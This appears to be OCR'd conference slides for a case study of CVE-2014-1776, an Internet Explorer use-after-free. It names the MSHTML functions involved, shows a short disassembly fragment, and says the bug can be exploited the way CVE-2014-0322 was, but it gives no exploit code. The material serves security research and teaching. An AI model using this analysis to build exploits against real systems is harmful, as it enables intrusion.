
CVE-2014-1776

* Similar to CVE-2014-0322, Just a typical UAF Case

* We can use the same way as CVE-2014-0322

MSHTML!CMarkup::OnCssChange





MSHTML!CView::AddInvalidationTask

```
636B151B inc     dword ptr [edi+248h]
636B1521 mov     eax, [esi+44h]
636B1524 mov     ecx, [ebp+arg_4]
636B1527 or      [esi+5Ch], ecx
636B152A shr     eax, 7
636B152D test    al, 1
636B152F jnz     short loc_636B1582
```

Workshop

Q&A

Questions?

https://withgit.com/hdarwin89/codeengn-2014-ie-1day-case-study